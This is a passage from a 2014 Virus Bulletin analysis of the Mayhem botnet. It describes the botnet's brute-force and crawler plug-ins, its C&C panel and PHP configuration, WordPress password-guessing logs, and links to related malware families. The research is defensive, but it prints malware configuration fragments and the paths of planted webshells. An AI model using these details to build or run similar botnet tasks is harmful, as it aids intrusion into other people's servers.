Figure 14: An example configuration of the 'bruteforceng.so' plug-in.



```
set max_level 2
set max_pages 0
set max_errors 1000

push |/|
body ~ $<h[123456]>[^<]*(pharmacy|doctor|pill|depression|antibiotic|epilepsy|cholestero
l|asthma|diabetic|antiviral).*<(p|div)[^>]*>[^<]*(pharmacy|doctor|pill|depression|antib
iotic|epilepsy|cholesterol|asthma|diabetic|antiviral)$$ url ||pharma_test|
```

Figure 15: A configuration file of the 'crawlerng.so' plug-in.

We analysed other configuration files for this plug-in and found that it was also used to brute force credentials for DirectAdmin control panels.

ftpbrute.so

SHA256 hash sum: 38ee32e644cb8421a89cbcba9c844a5b48 2b4524d51f5c10dcb582c3c4ed8101

This plug-in is used to brute force FTP accounts.

crawlerng.so

SHA256 hash sum: d9d3d93c190e52cc0860f389f9554a86c8 c67d56d2f4283356ca7cf5cda178a0

This plug-in is used to crawl web pages and extract useful information. A list of websites to crawl, as well as depth level and other parameters, are obtained from the C&C server. The plug-in also supports HTTPS protocol and uses the SLRE [10] library to work with regular expressions. The plug-in is very flexible. One of the configuration files for this plug-in is presented in Figure 15. As you can see, in this case the plug-in was used to find and collect pharmacy-related web pages.

crawlerip.so


SHA256 hash sum: 1fc6a6a98bf854421054254bd504f0b596f 01fcb9118a3e525c16049a26e3e11

This plug-in is the same as the 'crawlerng.so' plug-in. The only difference is that this one works with a list of IP addresses instead of URLs.

ANALYSIS OF C&CS

During our research we found that three C&C servers were used to manage the botnet. We were able to gain access to two of them and to collect some statistics. A general overview of the C&C administration panel is presented in Figure 16. The interface that allows the user to add tasks to bots is shown in Figure 17.


These two C&C servers managed about 1,400 bots between them. The first botnet contained about 1,100 bots, the second



Mayhem
Files New task Task list Bots Logout
1098 bots, none selected ALL: stop wake unassigned clear select


Select	IP	Last seen	Stat	Country	Group	System	
■ [X]	65.39.[redacted]	25s	TID: 2 RUNNING (1m) #150 66 r/s	NA	[+] go	Linux 2.6.18-194.32.1.el5xen	[redacted]org/wp-content/plugins/constant-contact-api/tiny_mce/plugins/advhr/css/styles.php
■ [X]	199.47.[redacted]	1m 9s	TID: 2 RUNNING (78k) #150 106 r/s	NA	[+] go	Linux 2.6.18-164.11.1.el5PAE	[redacted].it/wp-includes/js/tinymce/plugins/compat3x/css/styles.php
■ [X]	123.30.[redacted]	26s	TID: 2 RUNNING (10m) #150 131 r/s	NA	[+] go	Linux 2.6.18-371.8.1.el5	[redacted]org/wp-content/themes/vnexpress/includes/cache/styles.php
■ [X]	91.198.[redacted]	9s	TID: 2 RUNNING (8m) #150 183 r/s	NA	[+] go	Linux 2.6.32-042stab084.12	[redacted].pl/lentinus/wp-includes/js/tinymce/plugins/paste/js/styles.php
■ [X]	96.43.[redacted]	57s	TID: 2 RUNNING (3m) #150 86 r/s	NA	[+] go	Linux 2.6.18-371.4.1.el5	[redacted].com/tg/styles.php
■ [X]	206.190.[redacted]	20s	TID: 2 RUNNING (20m) #150 264 r/s	NA	[+] go	Linux 2.6.32-042stab088.4	[redacted]net/wp-includes/js/tinymce/plugins/paste/oldstyle.php
■ [X]	173.208.[redacted]	23s	TID: 2 RUNNING (5m) #150 141 r/s	NA	[+] go	Linux 2.6.32-358.6.2.el6.x86_64	[redacted]com/wp-content/uploads/2014/01/styles.php
■ [X]	23.20.[redacted]	42s	TID: 2 RUNNING (12m) #150 303 r/s	NA	[+] go	Linux 2.6.32-431.20.3.el6.x86_64	[redacted].com/wp-content/themes/Earth/admin/assets/images/colorpicker/styles.php
■ [X]	195.154.[redacted]	10s	TID: 2 RUNNING (4m) #150 54 r/s	NA	[+] go	Linux 2.6.32-5-amd64	[redacted]com/wp-content/themes/wordpress-bootstrap/library/images/icons/h/styles.php

Figure 16: List of bots in the C&C administration panel.




```
Mayhem
Files New task Task list Bots Logout
    core
    Input stream        patterns
    Number of threads   100
    Request delay       20
    Network timeout     500
  bruteforce
  bruteforceng
  cmsurls
  crawler
  crawlerip
  rfiscan
  wpenum
 Add task
```

Figure 17: Task addition interface in the C&C.



```
Mayhem
Files New task Task list Bots Logout
   Input   Plugins
[redacted] bruteforce 1074bot(s) Stop 2708488 / 1452397 (53.62%) / 658551 (24.31%) / 597159 (22.05%) = 10.06tasks/s (ERRORS: Reset Delete) Remove task (and clean results)
```

Figure 18: Brute force task in the larger botnet administration panel.



```
2014-[redacted]-[redacted] 04:13:50 http://[redacted]info/wp-login.php;no_matches [redacted].info/wp-login.php admin:pass
2014-[redacted]-[redacted] 04:14:21 http://[redacted].com/wp-login.php;[redacted]no.com/wp-login.php [redacted]:summer
2014-[redacted]-[redacted] 04:15:31 http://[redacted]om/wp-login.php;[redacted] http:/[redacted]-login.php [redacted]:123456789
2014-[redacted]-[redacted] 04:17:01 http://[redacted]m/wp-login.php;no_matches htt[redacted]wp-login.php admin:pass
2014-[redacted]-[redacted] 04:18:12 http://[redacted].com/wp-login.php;[redacted] ht[redacted]com/wp-login.php [redacted]:12345678
2014-[redacted]-[redacted] 04:18:24 http://[redacted]m/wp-login.php;no_matches htt[redacted]wp-login.php admin:112233
2014-[redacted]-[redacted] 04:18:47 http://[redacted]om/wp-login.php;no_matches ht[redacted]m/wp-login.php admin:hobbes
2014-[redacted]-[redacted] 04:19:31 http://[redacted]p-login.php;no_matches http:/[redacted]in.php admin:123456789
2014-[redacted]-[redacted] 04:19:40 http://[redacted]/wp-login.php;no_matches http[redacted]-login.php admin:pass
```

Figure 19: Some results of a brute force task run by the botnet.





Figure 20: Geographic distribution of infected servers in the larger botnet. Darker blue means more infected servers.



```
$max_pending    = 14400;    /* clean tasks assigned to bot after *this* seconds */
$per_request    = 200;      /* enqueue *this* number items to bot on each update */
$update_time    = 10;       /* check is there any additional source data after *this* seconds */
$update_records = 1000;     /* load *this* portion of source data into task_queue */
$limit_rate = 50;       /* if bot's incoming queue running this low, send next $per_request items */

$wakeup_time    = 600;      /* wake up bot after *this* seconds of downtime */
$max_retries    = 8;        /* how many times wake up bot (per day) before autodelete? */
$auto_delete    = true;     /* auto delete bots after $max_retries of failed wakeups */
$max_data     = 10000;      /* delete all "old empty/non-completed results" from tasks/data when table size grows *this
                /* 0 to disable auto-truncate */
```

Figure 21: Part of the C&C configuration data.

about 300 bots. At the time of the analysis, bots from both botnets were used to brute force *WordPress* passwords. A picture of the brute force task is presented in Figure 18 and some results of this brute force task are presented in Figure 19.


The geographical distribution of the infected servers of the botnets is presented in Figure 20. As can be seen, the countries with the highest rates of infection are USA, Russia, Germany and Canada.

The third C&C server had also been identified by the *Malware Must Die* team [1], and at the time of our analysis it was switched off.

We analysed the sources of both active C&C servers. Besides the main page, the sources also contain two additional PHP scripts: config.php and update.php.

The first script contains configuration data: database credentials, MD5 hash of the administrative panel, maximum pending time for tasks, bot wake up time, etc. Part of this script is shown in Figure 21.

The update.php script is used for waking up bots. This script visits a host with inactive bots and runs the PHP script described in the 'Malware representation' section.



```
"crawlerip" => array (
    "input" => "ranges",
    "args" => array (
        "Rules list " => "f",
    ),
    "defaults" => array (
        "ranges_rules",
    ),
),
"heartbleed" => array (
    "input" => "hosts",
    "defaults" => array (),
),
"opendns" => array (
    "input" => "ranges",
    "args" => array (
        "Output" => "f",
        "Limit (response size)" => "d",
    ),
```

Figure 22: This piece of code shows that there are a number of plug-ins we haven't seen in the wild.

We also found that the C&C server supports a number of plug-ins that we haven't found in the wild. For example, a plug-in that exploits the recently identified 'Heartbleed' vulnerability and collects data from vulnerable servers. A piece of code that describes all the available plug-ins is shown in Figure 22.

The C&C uses MySQL and memcached (if it is available) as data storage, but plug-ins are stored on disk.

We also found that the code of the C&C scripts contains a number of security flaws, but a description of these vulnerabilities is beyond the scope of this article.

COMPARISON WITH OTHER MALWARE FAMILIES

During our analysis, we found some common features shared between Mayhem and some other *nix malware. The malware is similar to 'Trololo_mod' and 'Effusion' [11] – two injectors for *Apache* and *Nginx* servers respectively. All three malware families have the following similarities:

- configuration has the same format
- XTEA algorithm in ECB mode is used for encryption
- 0xDEADBEEF markers are widely used in configuration files and other parts of code
- ELF headers of shared objects are corrupted in the same way.

Despite a lack of evidence, we suspect that all these malware families were developed by the same gang.

CONCLUSIONS

Having completed this research, we can confidently say that botnets made up of *nix web servers are becoming more and more popular, as a modern trend in malware. Why is this the case? We think the following are some of the reasons:

- Web server botnets offer a unique model of monetization through traffic redirection, drive-by download attacks, black hat SEO, etc.

- Web servers have good uptime, network channels and are more powerful than ordinary personal computers.
- In the *nix world, autoupdate technologies aren't widely used, especially in comparison with desktops and smartphones. The vast majority of webmasters and system administrators have to update their software manually and test that their infrastructure works correctly. For ordinary websites, serious maintenance is quite expensive and often webmasters don't have an opportunity to do it. This means it is easy for hackers to find vulnerable web servers and to use such servers in their botnets.
- In the *nix world, the use of anti-virus technologies isn't widespread. A lot of vendors don't offer any proactive defence or process memory checking modules. In addition, an ordinary webmaster usually doesn't want to spend time reading the manuals of such software and solving possible performance issues that might occur.

Mayhem is a very interesting and sophisticated piece of malware that has a flexible and complicated architecture. We hope that our research will help the security community in the struggle against such threats.

ACKNOWLEDGEMENTS

We would like to thank Fraser Howard and Charles McCathie Nevile, whose comments and suggestions helped us to improve this article.

REFERENCES

[1] http://blog.malwaremustdie.org/2014/05/elf-shared-so-dynamic-library-malware.html.

[2] http://sysadminblog.net/2013/11/fake-wordpress-plug-ins/.

[3] Fort Disco Bruteforce Campaign. http://www.arbornetworks.com/asert/2013/08/fort-disco-bruteforce-campaign/.

[4] Wheeler, D.; Needham, R. Correction to XTEA. http://www.movable-type.co.uk/scripts/xxtea.pdf.

[5] http://en.wikipedia.org/w/index. PHP?title=XTEA&oldid=558387953.

[6] Wikipedia. Block cipher mode of operation. http://en.wikipedia.org/w/index.PHP?title=Block_cipher_mode_of_operation&oldid=582012907.

[7] Schneier, B. Applied Cryptography. John Wiley & Sons, 1996.

[8] http://ultra-embedded.com/fat_filelib.

[9] https://github.com/freeoks/SD0_reader.

[10] http://slre.sourceforge.net/.

[11] Effusion – a new sophisticated injector for Nginx web servers. https://www.virusbtn.com/virusbulletin/archive/2014/01/vb201401-Effusion.

[12] http://www.linuxjournal.com/article/7795.

Editor: Martijn Grooten
Chief of Operations: John Hawes
Security Test Engineers: Scott James, Tony Oliveira
Sales Executive: Allison Sketchley
Editorial Assistant: Helen Martin
Perl Developer: Tom Gracey
Consultant Technical Editors: Dr Morton Swimmer, Ian Whalley
© 2014 Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England.
Tel: +44 (0)1235 555139. Fax: +44 (0)1865 543153
Email: editorial@virusbtn.com
Web: http://www.virusbtn.com/